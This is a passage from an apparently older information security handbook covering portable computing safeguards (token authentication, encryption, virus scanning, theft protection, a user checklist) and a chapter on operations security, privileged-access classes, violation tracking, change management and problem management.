The basic implementation tool for all security strategies is user education. Implementing a portable computing security strategy is no different; the strategy should call for a sound user education and awareness program for all portable computing users. This program should highlight the threats and vulnerabilities of portable computing and the protection strategies that must be implemented. Exhibit 2 depicts the threats and the potential protection strategies that can be employed to combat them.

User Validation Protection

The protection strategy should reflect the types of portable computing to be supported. If remote access to the company's host computers and networks is part of the portable computing capabilities, then strict attention should be paid to implementing a high-level remote access validation architecture. This may include use of random password generation devices, challenge/response authentication techniques, time-synchronized password generation, and biometric user identification methods. Challenge/response authentication relies on the user carrying some form of token that contains a simple encryption algorithm; the user would be required to enter a personal ID to activate it. Remote access users are registered with a specific device; when accessing the system, they are sent a random challenge number. Users must decrypt this challenge using the token's algorithm and

provide the proper response back to the host system to prove their identity. In this manner, each challenge is different and thus each response is unique. Although this type of validation is keystroke-intensive for users, it is generally more secure than one-time password methods; the PIN is entered only into the remote users' device, and it is not transmitted across the remote link.

Another one-time password method is the time-synchronized password. Remote users are given a token device resembling a calculator that displays an eight-digit numeric password. This device is programmed with an algorithm that changes the password every 60 seconds, with a similar algorithm running at the host computer. Whenever remote users access the central host, they merely provide the current password followed by their personal ID and access is granted. This method minimizes the number of keystrokes that must be entered, but the personal ID is transmitted across the remote link to the host computer, which can create a security exposure.

A third type of high-level validation is biometric identification, such as thumb print scanning on a hardware device at the remote user site, voice verification, and keyboard dynamics, in which the keystroke timing is figured into the algorithm for unique identification. The portable computer user validation from off-site should operate in conjunction with the network security firewall implementation. (A firewall is the logical separation between the company-owned and managed computers and public systems.) Remote users accessing central computing systems are required to cross the firewall after authenticating themselves in the approved manner. Most first-generation firewalls use router-based access control lists (ACLs) as a protection mechanism, but new versions of firewalls may use gateway hosts to provide detailed packet filtering and even authentication.

Data Disclosure Protection

If standalone computers are used in a portable or mobile mode outside of the company facility, consideration should be given to requiring some form of password user identification on the individual unit itself. Various software products can be used to provide workstation-level security.

The minimum requirements should include unique user ID and one-way password encryption so that no cleartext passwords are stored on the unit itself. On company-owned portables, there should be an administrative ID on all systems for central administration as necessary when the units return on-site. This can help ensure that only authorized personnel are using the portable system. Although workstation-based user authentication isn't as strong as host-based user authentication, it does provide a reasonable level of security. At the least, use of a commercial ID and password software products on all portables requires that all users register for access to the portable and the data contained on it.

Other techniques for controlling access to portables include physical security devices on portable computers. Though somewhat cumbersome, these can be quite effective. Physical security locks for portables are a common option. One workstation security software product includes a physical disk lock that inserts into the diskette drive and locks to prevent disk boot-ups that might attempt to override hard-disk-resident software protections.

In addition to user validation issues (either to the host site or the portable system itself), the threat of unauthorized data disclosure must also be addressed. In the remote access arena, the threats are greater because of the various transmission methods used: dial-up over the public switched telephone network, remote network access over such media as the Internet, or even microwave transmission. In all of these cases, the potential for unauthorized interception of transmitted data is real. Documented cases of data capture on the Internet are becoming more common. In the dial-up world, there haven't been as many reported cases of unauthorized data capture, though the threat still exists (e.g., with the use of free-space transmission of data signals over long-haul links).

In nearly all cases, the most comprehensive security mechanism to protect against data disclosure in these environments is full-session transmission encryption or file-level encryption. Simple Data Encryption Standard (DES) encryption programs are available in software applications or as standalone software. Other public domain encryption software such as Pretty Good Privacy (PGP) is available, as are stronger encryption methods using proprietary algorithms. The decision to use encryption depends on the amount of risk of data disclosure the company is willing to accept based on the data types allowed to be processed by portable computer users.

Implementing an encryption strategy doesn't need to be too costly or restrictive. If the primary objective is protection of data during remote transmission, then a strategy mandating encryption of the file before it is transmitted should be put in place. If the objective is to protect the file at all times when it is in a remote environment, file encryption may be considered, though its use may be seen as a burden by users, both because of the processing overhead and the potentially extra manual effort of performing the encryption and decryption for each access. (With some encryption schemes, users may have to decrypt the file before using it and encrypt it again before storing it on the portable computer. More sophisticated applications provide automatic file encryption and decryption, making this step nearly transparent to the user.) Portable computer hardware is also available that can provide complete encryption of all data and processes on a portable computer. The encryption technology is built into the system itself, though this adds to the expense of each unit.

A final point needs to be made on implementing encryption for portable users, and that is the issue of key management. Key management is the coordination of the encryption keys used by users. A site key management scheme must be established and followed to control the distribution and use of the encryption keys.

VIRUS PROTECTION IN A PORTABLE ENVIRONMENT

All portable or off-site computers targeted to process company data must have some consistent form of virus protection. This is a very important consideration when negotiating a site license for virus software. What should be negotiated is not a site license per se, but rather a use license for company's users, wherever they may process company data. The license should include employees' home computers and as well as company-owned portables. If this concept isn't acceptable to a virus software vendor, then procedures must be established in which all data that have left the company and may have been processed on a nonvirus-protected computer must be scanned before it can reenter the company's internal computing environment. This can be facilitated by issuing special color-coded diskettes for storing data that are used on portables or users' home computers. By providing the portable computer users with these disks for storage and transfer of their data and mandating the scanning of these disks and data on a regular basis on-site, the threat of externally contracted computer viruses can be greatly reduced.

CONTROLLING DATA DISSEMINATION

Accumulation of data on portable computers creates the potential for its disclosure. This is easily addressed by implementing a variety of procedures intended to provide checks against this accumulation of data on shared portable computers. A user procedure should be mandated to remove and delete all data files from the hard disk of the portable computer before returning it to the company loan pool. The hardware loaning organization should also be required to check disk contents for user files before reissuing the system.

THEFT PROTECTION

The threat of surreptitious theft can be in the form of illicit copying of files from a user's computer when unattended, such as checked baggage or when left in a hotel room. The simplest method is to never store data on the hard disk and to secure the data on physically secured diskettes. In the case of hotel room storage, it is common for hotels to provide in-room

safes, which can easily secure a supply of diskettes (though take care they aren't forgotten when checking out).

Another method is to never leave the portable in an operational mode when unattended. The batteries and power supply can be removed and locked up separately so that the system itself is not functional and thus information stored on the hard disk is protected from theft. (The battery or power cord could also easily fit in the room safe.) These measures can help protect against the loss of data, which might go unnoticed. (In the event of outright physical theft, the owner can at least institute recovery procedures.) To protect against physical theft, something as simple as a cable ski lock on the unit can be an effective protection mechanism.

USER EDUCATION

The selection of portable computing protection strategies must be clearly communicated to portable computer users by means of a thorough user education process. Education should be mandatory and recurring to assure the most current procedures, tools, and information are provided to portable users. In the area of remote access to on-site company resources, such contact should be initiated when remote users register in the remote access authentication system.

For the use of shared company portable computers, this should be incorporated with the computer check-out process; portable computer use procedures can be distributed when systems are checked out and agreed to by prospective users. With respect to the use of noncompany computers in a portable mode, the best method of accountability is a general user notice that security guidelines apply to this mode of computing. This notification could be referenced in an employee nondisclosure agreement, in which employees are notified of their responsibility to protect company data, on-site or off-site. In addition to registering all portable users, there should be a process to revalidate users in order to maintain their authorized use of portable computing resources on a regular basis. The registration process and procedures should be part of overall user education on the risks of portable computing, protection mechanisms, and user responsibilities for supporting these procedures.

Exhibit 3 provides a sample checklist that should be distributed to all registered users of portables. It should be attached to all of the company's portable computers as a reminder to users of their responsibilities. This sample policy statement includes nearly all the protection mechanisms addressed here, though the company's specific policy may not be as comprehensive depending on the nature of the data or access method used.

- Remove all data from hard disk of company-owned portables before returning them to the loan pool office.
- Leave virus-scanning software enabled on portable computers.
- If it is necessary to use company data on home computers, install and use virus-scanning software.
- Use company-supplied color-coded ("red") disks to store all data used outside the company.
- If no virus-scanning software is available on external computers, virus scan all red disks before using them on company internal computers.
- Physically protect all company computing resources and red disks outside of the facility. (Remember that the value of lost data could exceed that of lost hardware.)
- Be aware of persons watching your work or eavesdropping when you work at off-site locations.
- Report any suspicious activity involving data used in an off-site location. (These might involve data discrepancies, disappearances, or unauthorized modifications.)
- Remote Access (Dial-Up) Guidelines
- If dial-up facilities are to be used, register with the information security office and obtain a random password token to be used for obtaining dial-up access.
- Encrypt all company-sensitive data files before transferring them over dial-up connections in or out of the central facility.
- Report when you no longer require dial-up access and return your password-generating token to the security office.

Exhibit 3. Portable Computing Security Checklist

SUMMARY

The use of portable computing presents very specific data security threats. For every potential threat, some countermeasure should be implemented to ensure the company's proprietary information is protected. This involves identifying the potential threats and implementing the level of protection needed to minimize these threats. By providing a reasonably secure portable computing environment, users can enjoy the benefits of portable computing and the organization can remain competitive in the commercial marketplace.

Operations Security and Controls

Patricia A.P. Fisher

Operations security and controls safeguard information assets while the data is resident in the computer or otherwise directly associated with the computing environment. The controls address both software and hardware as well as such processes as change control and problem management. Physical controls are not included and may be required in addition to operations controls.

Operations security and controls can be considered the heart of information security because they control the way data is accessed and processed. No information security program is complete without a thoroughly considered set of controls designed to promote both adequate and reasonable levels of security. The operations controls should provide consistency across all applications and processes; however, the resulting program should be neither too excessive nor too repressive.

Resource protection, privileged-entity control, and hardware control are critical aspects of the operations controls. To understand this important security area, managers must first understand these three concepts. The following sections give a detailed description of them.

RESOURCE PROTECTION

Resource protection safeguards all of the organization's computing resources from loss or compromise, including main storage, storage media (e.g., tape, disk, and optical devices), communications software and hardware, processing equipment, standalone computers, and printers. The method of protection used should not make working within the organization's computing environment an onerous task, nor should it be so flexible that it cannot adequately control excesses. Ideally, it should obtain a balance between these extremes, as dictated by the organization's specific needs.

This balance depends on two items. One is the value of the data, which may be stated in terms of intrinsic value or monetary value. Intrinsic value is determined by the data's sensitivity — for example, health- and defense-related information have a high intrinsic value. The monetary value is the potential financial or physical losses that would occur should the data be violated.

The second item is the ongoing business need for the data, which is particularly relevant when continuous availability (i.e., round-the-clock processing) is required.

When a choice must be made between structuring communications to produce a user-friendly environment, in which it may be more difficult for the equipment to operate reliably, and ensuring that the equipment is better controlled but not as user friendly (emphasizing availability), control must take precedence. Ease of use serves no purpose if the more basic need for equipment availability is not considered.

Resource protection is designed to help reduce the possibility of damage that might result from unauthorized disclosure and alteration of data by limiting opportunities for misuse. Therefore, both the general user and the technician must meet the same basic standards against which all access to resources is applied.

A more recent aspect of the need for resource protection involves legal requirements to protect data. Laws surrounding the privacy and protection of data are rapidly becoming more restrictive. Increasingly, organizations that do not exercise due care in the handling and maintenance of data are likely to find themselves at risk of litigation. A consistent, well-understood user methodology for the protection of information resources is becoming more important to not only reduce information damage and limit opportunities for misuse but to reduce litigation risks.

Accountability

Access and use must be specific to an individual user at a particular moment in time; it must be possible to track access and use to that individual. Throughout the entire protection process, user access must be appropriately controlled and limited to prevent excess privileges and the opportunity for serious errors. Tracking must always be an important dimension of this control. At the conclusion of the entire cycle, violations occurring during access and data manipulation phases must be reported on a regular basis so that these security problems can be solved.

Activity must be tracked to specific individuals to determine accountability. Responsibility for all actions is an integral part of accountability; holding someone accountable without assigning responsibility is meaningless. Conversely, to assign responsibility without accountability makes it

impossible to enforce responsibility. Therefore, any method for protecting resources requires both responsibility and accountability for all of the parties involved in developing, maintaining, and using processing resources.

An example of providing accountability and responsibility can be found in the way some organizations handle passwords. Users are taught that their passwords are to be stored in a secure location and not disclosed to anyone. In some organizations, first-time violators are reprimanded; if they continue to expose organizational information, however, penalties may be imposed, including dismissal.

Violation Processing

To understand what has actually taken place during a computing session, it is often necessary to have a mechanism that captures the detail surrounding access, particularly accesses occurring outside the bounds of anticipated actions. Any activity beyond those designed into the system and specifically permitted by the generally established rules of the site should be considered a violation.

Capturing activity permits determination of whether a violation has occurred or whether elements of software and hardware implementation were merely omitted, therefore requiring modification. In this regard, tracking and analyzing violations are equally important. Violation tracking is necessary to satisfy the requirements for the due care of information. Without violation tracking, the ability to determine excesses or unauthorized use becomes extremely difficult, if not impossible. For example, a general user might discover that, because of an administrative error, he or she can access system control functions. Adequate, regular tracking highlights such inappropriate privileges before errors can occur.

An all-too-frequently overlooked component of violation processing is analysis. Violation analysis permits an organization to locate and understand specific trouble spots, both in security and usability. Violation analysis can be used to find:

- The types of violations occurring. For example:
  - Are repetitive mistakes being made? This might be a sign of poor implementation or user training.
  - Are individuals exceeding their system needs? This might be an indication of weak control implementation.
  - Do too many people have too many update abilities? This might be a result of inadequate information security design.
- Where the violations are occurring, which might help identify program or design problems.
- Patterns that can provide an early warning of serious intrusions (e.g., hackers or disgruntled employees).

A specialized form of violation examination, intrusion analysis (i.e., attempting to provide analysis of intrusion patterns), is gaining increased attention. As expert systems gain in popularity and ability, their use in analyzing patterns and recognizing potential security violations will grow. The need for such automated methods is based on the fact that intrusions continue to increase rapidly in quantity and intensity and are related directly to the increasing number of personal computers connected to various networks. The need for automated methods is not likely to diminish in the near future, at least not until laws surrounding computer intrusion are much more clearly defined and enforced.

Currently, these laws are not widely enforced because damages and injuries are usually not reported and therefore cannot be proven. Overburdened law enforcement officials are hesitant to actively pursue these violations because they have more pressing cases (e.g., murder and assault). Although usually less damaging from a physical injury point of view, information security violations may be significantly damaging in monetary terms. In several well-publicized cases, financial damage has exceeded $10 million. Not only do violation tracking and analysis assist in proving violations by providing a means for determining user errors and the occasional misuse of data, they also provide assistance in preventing serious crimes from going unnoticed and therefore unchallenged.

Clipping Levels. Organizations usually forgive a particular type, number, or pattern of violations, thus permitting a predetermined number of user errors before gathering this data for analysis. An organization attempting to track all violations, without sophisticated statistical computing ability, would be unable to manage the sheer quantity of such data. To make a violation listing effective, a clipping level must be established.

The clipping level establishes a baseline for violation activities that may be normal user errors. Only after this baseline is exceeded is a violation record produced. This solution is particularly effective for small- to medium-sized installations. Organizations with large-scale computing facilities often track all violations and use statistical routines to cull out the minor infractions (e.g., forgetting a password or mistyping it several times).

If the number of violations being tracked becomes unmanageable, the first step in correcting the problems should be to analyze why the condition has occurred. Do users understand how they are to interact with the computer resource? Are the rules too difficult to follow? Violation tracking and analysis can be valuable tools in assisting an organization to develop thorough but useable controls. Once these are in place and records are produced that accurately reflect serious violations, tracking and analysis become the first line of defense. With this procedure, intrusions are discovered before major damage occurs and sometimes early enough to catch

the perpetrator. In addition, business protection and preservation are strengthened.

Transparency

Controls must be transparent to users within the resource protection schema. This applies to three groups of users. First, all authorized users doing authorized work, whether technical or not, need to feel that computer system protection requirements are reasonably flexible and are not counterproductive. Therefore, the protection process must not require users to perform extra steps; instead, the controls should be built into the computing functions, encapsulating the users' actions and producing the multiple commands expected by the system.

The second group of users consists of authorized users attempting unauthorized work. The resource protection process should capture any attempt to perform unauthorized activity without revealing that it is doing so. At the same time, the process must prevent the unauthorized activity. This type of process deters the user from learning too much about the protective mechanism yet controls permitted activities.

The third type of user consists of unauthorized users attempting unauthorized work. With unauthorized users, it is important to deny access transparently to prevent the intruder from learning anything more about the system than is already known.

User Access Authorities

Resource protection mechanisms may be either manual or automatic. The size of the installation must be evaluated when the security administrator is considering the use of a manual methodology because it can quickly be outgrown, becoming impossible to control and maintain. Automatic mechanisms are typically more costly to implement but may soon recoup their cost in productivity savings.

Regardless of the automation level of a particular mechanism, it is necessary to be able to separate types of access according to user needs. The most effective approach is one of least privilege; that is, users should not be allowed to undertake actions beyond what their specific job responsibilities warrant. With this method, it is useful to divide users into several groups. Each group is then assigned the most restrictive authority available while permitting users to carry out the functions of their jobs.

There are several options to which users may be assigned. The most restrictive authority and the one to which most users should be assigned is read only. Users assigned to read only are allowed to view data but are not allowed to add, delete, or make changes.

The next level is read/write access, which allows users to add or modify data within applications for which they have authority. This level permits individuals to access a particular application and read, add, and write over data in files copied from the original location.

A third access level is change. This option permits the holder not only to read a file and write data to another file location but to change the original data, thereby altering it permanently.

When analyzing user access authorities, the security practitioner must distinguish between access to discretionary information resources (which is regulated only by personal judgment) and access to nondiscretionary resources (which is strictly regulated on the basis of the predetermined transaction methodology). Discretionary user access is defined as the ability to manipulate data by using custom-developed programs or a general-purpose utility program. The only information logged for discretionary access in an information security control mechanism is the type of data accessed and at what level of authority. It is not possible to identify specific uses of the data.

Nondiscretionary user access, on the other hand, is performed while executing specific business transactions that affect information in a predefined way. For this type of access, users can perform only certain functions in carefully structured ways. For example, in a large accounting system, many people prepare transactions that affect the ledger. Typically, one group of accounting analysts is able to enter the original source data but not to review or access the overall results. Another group has access to the data for review but is not able to alter the results. In addition, with nondiscretionary access, the broad privileges assigned to a user for working with the system itself should be analyzed in conjunction with the user's existing authority to execute the specific transactions needed for the current job assignment. This type of access is important when a user can be authorized to both read and add information but not to delete or change it. For example, bank tellers need access to customer account information to add deposits but do not need the ability to change any existing information.

At times, even nondiscretionary access may not provide sufficient control. In such situations, special access controls can be invoked. Additional restrictions may be implemented in various combinations of add, change, delete, and read capabilities. The control and auditability requirements that have been designed into each application are used to control the management of the information assets involved in the process.

Special Classifications. A growing trend is to give users access to only resource subsets or perhaps to give them the ability to update information only when performing a specific task and following a specific procedure.

This has created the need for a different type of access control in which authorization can be granted on the basis of both the individual requesting resource access and the intended use of that resource. This type of control can be exercised by the base access control mechanism (i.e., the authorization list, including user ID and program combinations).

Another method sometimes used provides the required access authority along with the programs the user has authorization for; this information is provided only after the individual's authority has been verified by an authorization program. This program may incorporate additional constraints (e.g., scoped access control) and may include thorough access logging along with ensuring data integrity when updating information.

Scoped access control is necessary when users need access only to selected areas or records within a resource, thereby controlling the access granted to a small group on the basis of an established method for separating that group from the rest of the data. In general, the base access control mechanism is activated at the time of resource initialization (i.e., when a data set is prepared for access). Therefore, scoped access control should be provided by the data base management system or the application program. For example, in personnel systems, managers are given authority to access only the information related to their employees.

PRIVILEGED-ENTITY CONTROL

Levels of privileges provide users with the ability to invoke the commands needed to accomplish their work. Every user has some degree of privilege. The term, however, has come to be applied more to those individuals performing specialized tasks that require broad capabilities than to the general user. In this context, a privilege provides the authority necessary to modify control functions (e.g., access control, logging, and violation detection) or may provide access to specific system vulnerabilities. (Vulnerabilities are elements of the system's software or hardware that can be used to gain unauthorized access to system facilities or data.) Thus, individuals in such positions as systems programming, operations, and systems monitoring are authorized to do more than general users.

A privilege can be global when it is applicable to the entire system, function-oriented when it is restricted to resources grouped according to a specific criterion, or application specific when it is implemented within a particular piece of application code. It should be noted that when an access control mechanism is compromised, lower-level controls may also be compromised. If the system itself is compromised, all resources are exposed regardless of any lower-level controls that may be implemented.

Indirect authorization is a special type of privilege by which access granted for one resource may give control over another privilege. For example, a user with indirect privileges may obtain authority to modify the

Class	Job Assignment	Class Access Privileges
A	General User	A
B	Programmer	B, A
C	Manager	C, A (sometimes B)
D	Security Administrator	D, B, A
E	Operator	E, D, B, A
F	System Programmer	F, E, D, B, A
G	Auditor	G, B, A

Exhibit 1. Sample Privileged-Entity Access

password of a privileged user (e.g., the security administrator). In this case, the user does not have direct privileges but obtains them by signing on to the system as the privileged user (although this would be a misuse of the system). The activities of anyone with indirect privileges should be regularly monitored for abuse.

Extended or special access to computing resources is termed privileged-entity access. Extended access can be divided into various segments, called classes, with each succeeding class more powerful than those preceding it. The class into which general system users are grouped is the lowest, most restrictive class; a class that permits someone to change the computing operating system is the least restrictive, or most powerful. All other system support functions fall somewhere between these two.

Users must be specifically assigned to a class; users within one class should not be able to complete functions assigned to users in other classes. This can be accomplished by specifically defining class designations according to job functions and not permitting access ability to any lower classes except those specifically needed (e.g., all users need general user access to log on to the system). An example of this arrangement is shown in Exhibit 1.

System users should be assigned to a class on the basis of their job functions; staff members with similar computing access needs are grouped together with a class. One of the most typical problems uncovered by information security audits relates to the implementation of system assignments. Often, sites permit class members to access all lesser functions (i.e., toward A in Exhibit 1). Although it is much simpler to implement this plan than to assign access strictly according to need, such a plan provides little control over assets.

The more extensive the system privileges given within a class, the greater the need for control and monitoring to ensure that abuses do not occur. One method for providing control is to install an access control mechanism, which may be purchased from a vendor (e.g., RACF, CA-TOP,

SECRET, and CA-ACF2) or customized by the specific site or application group. To support an access control mechanism, the computer software provides a system control program. This program maintains control over several aspects of computer processing, including allowing use of the hardware, enforcing data storage conventions, and regulating the use of I/O devices.

The misuse of system control program privileges may give a user full control over the system, because altering control information or functions may allow any control mechanism to be compromised. Users who abuse these privileges can prevent the recording of their own unauthorized activities, erase any record of their previous activities from the audit log, and achieve uncontrolled access to system resources. Furthermore, they may insert a special code into the system control program that can allow them to become privileged at any time in the future.

The following sections discuss the way the system control program provides control over computer processing.

Restricting Hardware Instructions. The system control program can restrict the execution of certain computing functions, permitting them only when the processor is in a particular functional state (known as privileged or supervisor state) or when authorized by architecturally defined tables in control storage. Programs operate in various states, during which different commands are permitted. To be authorized to execute privileged hardware instructions, a program should be running in a restrictive state that allows these commands.

Instructions permitting changes in the program state are classified as privileged and are available only to the operating system and its extensions. Therefore, to ensure adequate protection of the system, only carefully selected individuals should be able to change the program state and execute these commands.

Controlling Main Storage. The use of address translation mechanisms can provide effective isolation between different users' storage locations. In addition, main storage protection mechanisms protect main storage control blocks against unauthorized access. One type of mechanism involves assignment of storage protection keys to portions of main storage to keep unauthorized users out.

The system control program can provide each user section of the system with a specific storage key to protect against read-only or update access. In this methodology, the system control program assigns a key to each task and manages all requests to change that key. To obtain access to a particular location in storage, the requesting routine must have an identical key or the master key.

Constraining I/O Operations. If desired, I/O instructions may be defined as privileged and issued only by the system control program after access authority has been verified. In this protection method, before the initiation of any I/O operations, a user's program must notify the system control program of both the specific data and the type of process requested. The system control program then obtains information about the data set location, boundaries, and characteristics that it uses to confirm authorization to execute the I/O instruction.

The system control program controls the operation of user programs and isolates storage control blocks to protect them from access or alteration by an unauthorized program. Authorization mechanisms for programs using restricted system functions should not be confused with the mechanisms invoked when a general user requests a computing function. In fact, almost every system function (e.g., the user of any I/O device, including a display station or printer) implies the execution of some privileged system functions that do not require an authorized user.

Privilege Definition

All levels of system privileges must be defined to the operating system when hardware is installed, brought online, and made available to the user community. As the operating system is implemented, each user ID, along with an associated level of system privileges, is assigned to a predefined class within the operating system. Each class is associated with a maximum level of activity.

For example, operators are assigned to the class that has been assigned those functions that must be performed by operations personnel. Likewise, systems auditors are assigned to a class reserved for audit functions. Auditors should be permitted to perform only those tasks that both general users and auditors are authorized to perform, not those permitted for operators. By following this technique, the operating system may be partitioned to provide no more access than is absolutely necessary for each class of user.

Particular attention must be given to password management privileges. Some administrators must have the ability and therefore the authorization to change another user's password, and this activity should always be properly logged. The display password feature, which permits all passwords to be seen by the password administrator, should be disabled or blocked. If not disabled, this feature can adversely affect accountability, because it allows some users to see other users' passwords.

Privilege Control and Recertification

Privileged-entity access must be carefully controlled, because the user IDs associated with some system levels are very powerful and can be used

inappropriately, causing damage to information stored within the computing resource. As with any other group of users, privileged users must be subject to periodic recertification to maintain the broad level of privileges that have been assigned to them. The basis for recertification should be substantiation of a continued need for the ID. Need, in this case, should be no greater than the regular, assigned duties of the support person and should never be allocated on the basis of organizational politics or backup.

A recertification process should be conducted on a regular basis, at least semi-annually, with the line management verifying each individual's need to retain privileges. The agreement should be formalized yet not bureaucratic, perhaps accomplished by initialing and dating a list of those IDs that are to be recertified. By structuring the recertification process to include authorization by managers of personnel empowered with the privileges, a natural separation of duties occurs. This separation is extremely important to ensure adequate control. By separating duties, overallocation of system privileges is minimized.

For example, a system programmer cannot receive auditor privileges unless the manager believes this function is required within the duties of the particular job. On the other hand, if a special project requires a temporary change in system privileges, the manager can institute such a change for the term of the project. These privileges can then be canceled after the project has been completed.

Emergency Procedures. Privileged-entity access is often granted to more personnel than is necessary to ensure that theoretical emergency situations are covered. This should be avoided and another process employed during emergencies — for example, an automated process in which support personnel can actually assign themselves increased levels of privileges. In such instances, an audit record is produced, which calls attention to the fact that new privileges have been assigned. Management can then decide after the emergency whether it is appropriate to revoke the assignment. However, management must be notified so the support person's subsequent actions can be tracked.

A much more basic emergency procedure might involve leaving a privileged ID password in a sealed envelope with the site security staff. When the password is needed, the employee must sign out the envelope, which establishes ownership of the expanded privileges and alerts management. Although this may be the least preferred method of control, it alerts management that someone has the ability to access powerful functions. Audit records can then be examined for details of what that ID has accessed. Although misuse of various privileged functions cannot be prevented with this technique, reasonable control can be accomplished without eliminating the ability to continue performing business functions in an efficient manner.

Activity Reporting. All activity connected with privileged IDs should be reported on logging audit records. These records should be reviewed periodically to ensure that privileged IDs are not being misused. Either a sample of the audit records should be reviewed using a predetermined methodology incorporating approved EDP auditing and review techniques or all accesses should be reviewed using expert system applications. Transactions that deviate from those normally conducted should be examined and, if necessary, fully investigated.

Under no circumstances should management skip the regular review of these activities. Many organizations have found that a regular review process deters curiosity and even mischief within the site and often produces the first evidence of attempted hacking by outsiders.

CHANGE MANAGEMENT CONTROLS

Additional control over activities by personnel using privileged access IDs can be provided by administrative techniques. For example, the most easily sidestepped control is change control. Therefore, every computing facility should have a policy regarding changes to operating systems, computing equipment, networks, environmental facilities (e.g., air-conditioning, water, heat, plumbing, electricity, and alarms), and applications. A policy is necessary if change is to be not only effective but orderly, because the purpose of the change control process is to manage changes to the computing environment.

The goals of the management process are to eliminate problems and errors and to ensure that the entire environment is stable. To achieve these goals, it is important to:

- *Ensure orderly change.* In a facility that requires a high level of systems availability, all changes must be managed in a process that can control any variables that may affect the environment. Because change can be a serious disruption, however, it must be carefully and consistently controlled.
- *Inform the computing community of the change.* Changes assumed to affect only a small subsection of a site or group may in fact affect a much broader cross-section of the computing community. Therefore, the entire computing community should receive adequate notification of impending changes. It is helpful to create a committee representing a broad cross-section of the user group to review proposed changes and their potential effect on users.
- *Analyze changes.* The presentation of an intended change to an oversight committee, with the corresponding documentation of the change, often effectively exposes the change to careful scrutiny. This analysis clarifies the originator's intent before the change is implemented and is helpful

in preventing erroneous or inadequately considered changes from entering the system.

- *Reduce the impact of changes on service.* Computing resources must be available when the organization needs them. Poor judgment, erroneous changes, and inadequate preparation must not be allowed in the change process. A well-structured change management process prevents problems and keeps computing services running smoothly.

General procedures should be in place to support the change control policy. These procedures must, at the least, include steps for instituting a major change to the site's physical facility or to any major elements of the system's software or hardware. The following steps should be included:

1. *Applying to introduce a change.* A method must be established for applying to introduce a change that will affect the computing environment in areas covered by the change control policy. Change control requests must be presented to the individual who will manage the change through all of its subsequent steps.
2. *Cataloging the change.* The change request should be entered into a change log, which provides documentation for the change itself (e.g., the timing and testing of the change). This log should be updated as the change moves through the process, providing a thorough audit trail of all changes.
3. *Scheduling the change.* After thorough preparation and testing by the sponsor, the change should be scheduled for review by a change control committee and for implementation. The implementation date should be set far enough in advance to provide the committee with sufficient review time. At the meeting with the change control committee, all known ramifications of the change should be discussed. If the committee members agree that the change has been thoroughly tested, it should be entered on the implementation schedule and noted as approved. All approvals and denials should be in writing, with appropriate reasons given for denials.
4. *Implementing the change.* The final step in the change process is application of the change to the hardware and software environment. If the change works correctly, this should be noted on the change control form. When the change does not perform as expected, the corresponding information should be gathered, analyzed, and entered on the change control form, as a reference to help avoid a recurrence of the same problem in the future.
5. *Reporting changes to management.* Periodically, a full report summarizing change activity should be submitted to management. This helps ensure that management is aware of any quality problems that may have developed and enables management to address any service problems.

These steps should be documented and made known to all involved in the change process. Once a change process has been established, someone must be assigned the responsibility for managing all changes throughout the process.

HARDWARE CONTROL

Security and control issues often revolve around software and physical needs. In addition, the hardware itself can have security vulnerabilities and exposures that need to be controlled. The hardware access control mechanism is supported by operating system software. However, hardware capabilities can be used to obtain access to system resources. Software-based control mechanisms, including audit trail maintenance, are ineffective against hardware-related access. Manual control procedures should be implemented to ensure that any hardware vulnerability is adequately protected.

When the system control program is initialized, the installation personnel select the desired operating system and other software code. However, by selecting a different operating system or merely a different setup of the operating system (i.e., changing the way the hardware mechanisms are used), software access control mechanisms can be defeated.

Some equipment provides hardware maintenance functions that allow main storage display and modification in addition to the ability to trace all program instructions while the system is running. These capabilities enable someone to update system control block information and obtain system privileges for use in compromising information. Although it is possible to access business information directly from main storage, the information may be encrypted. It is simpler to obtain privileges and run programs that can turn encrypted data into understandable information.

Another hardware-related exposure is the unauthorized connection of a device or communications line to a processor that can access information without interfacing with the required controls. Hardware manufacturers often maintain information on their hardware's vulnerabilities and exposures. Discussions with specific vendors should provide data that will help control these vulnerabilities.

Problem Management

Although problem management can affect different areas within computer services, it is most often encountered in dealing with hardware. This control process reports, tracks, and resolves problems affecting computer services. Management should be structured to measure the number and types of problems against predetermined service levels for the area in which the problem occurs. This area of management has three major objectives:

1. Reducing failures to an acceptable level.
2. Preventing recurrences of problems.
3. Reducing impact on service.

Problems can be organized according to the types of problems that occur, enabling management to better focus on and control problems and thereby providing more meaningful measurement. Examples of the problem types include:

- Performance and availability.
- Hardware.
- Software.
- Environment (e.g., air-conditioning, plumbing, and heating).
- Procedures and operations (e.g., manual transactions).
- Network.
- Safety and security.

All functions in the organization that are affected by these problems should be included in the control process (e.g., operations, system planning, network control, and systems programming).

Problem management should investigate any deviations from standards, unusual or unexplained occurrences, unscheduled initial program loads, or other abnormal conditions. Each is examined in the following sections.

Deviations from Standards. Every organization should have standards against which computing service levels are measured. These may be as simple as the number of hours a specific CPU is available during a fixed period of time. Any problem that affects the availability of this CPU should be quantified into time and deducted from the available service time. The resulting total provides a new, lower service level. This can be compared with the desired service level to determine the deviation.

Unusual or Unexplained Occurrences. Occasionally, problems cannot be readily understood or explained. They may be sporadic or appear to be random; whatever the specifics, they must be investigated and carefully analyzed for clues to their source. In addition, they must be quantified and grouped, even if in an Unexplained category. Frequently, these types of problems recur over a period of time or in similar circumstances, and patterns begin to develop that eventually lead to solutions.

Unscheduled Initial Program Loads. The primary reason a site undergoes an unscheduled initial program load (IPL) is that a problem has occurred. Some portion of the hardware may be malfunctioning and therefore slowing down, or software may be in an error condition from which it cannot recover. Whatever the reason, an occasional system queue must be

cleared, hardware and software cleansed and an IPL undertaken. This should be reported in the problem management system and tracked.

Other Abnormal Conditions. In addition to the preceding problems, such events as performance degradation, intermittent or unusual software failures, and incorrect systems software problems may occur. All should be tracked.

Problem Resolution

Problems should always be categorized and ranked in terms of their severity. This enables responsible personnel to concentrate their energies on solving those problems that are considered most severe, leaving those of lesser importance for a more convenient time.

When a problem can be solved, a test may be conducted to confirm problem resolution. Often, however, problems cannot be easily solved or tested. In these instances, a more subjective approach may be appropriate. For example, management may decide that if the problem does not recur within a predetermined number of days, the problem can be considered closed. Another way to close such problems is to reach a major milestone (e.g., completing the organization's year-end processing) without a recurrence of the problem.

SUMMARY

Operations security and control is an extremely important aspect of an organization's total information security program. The security program must continuously protect the organization's information resources within data center constraints. However, information security is only one aspect of the organization's overall functions. Therefore, it is imperative that control remain in balance with the organization's business, allowing the business to function as productively as possible. This balance is attained by focusing on the various aspects that make information security not only effective but as simple and transparent as possible.

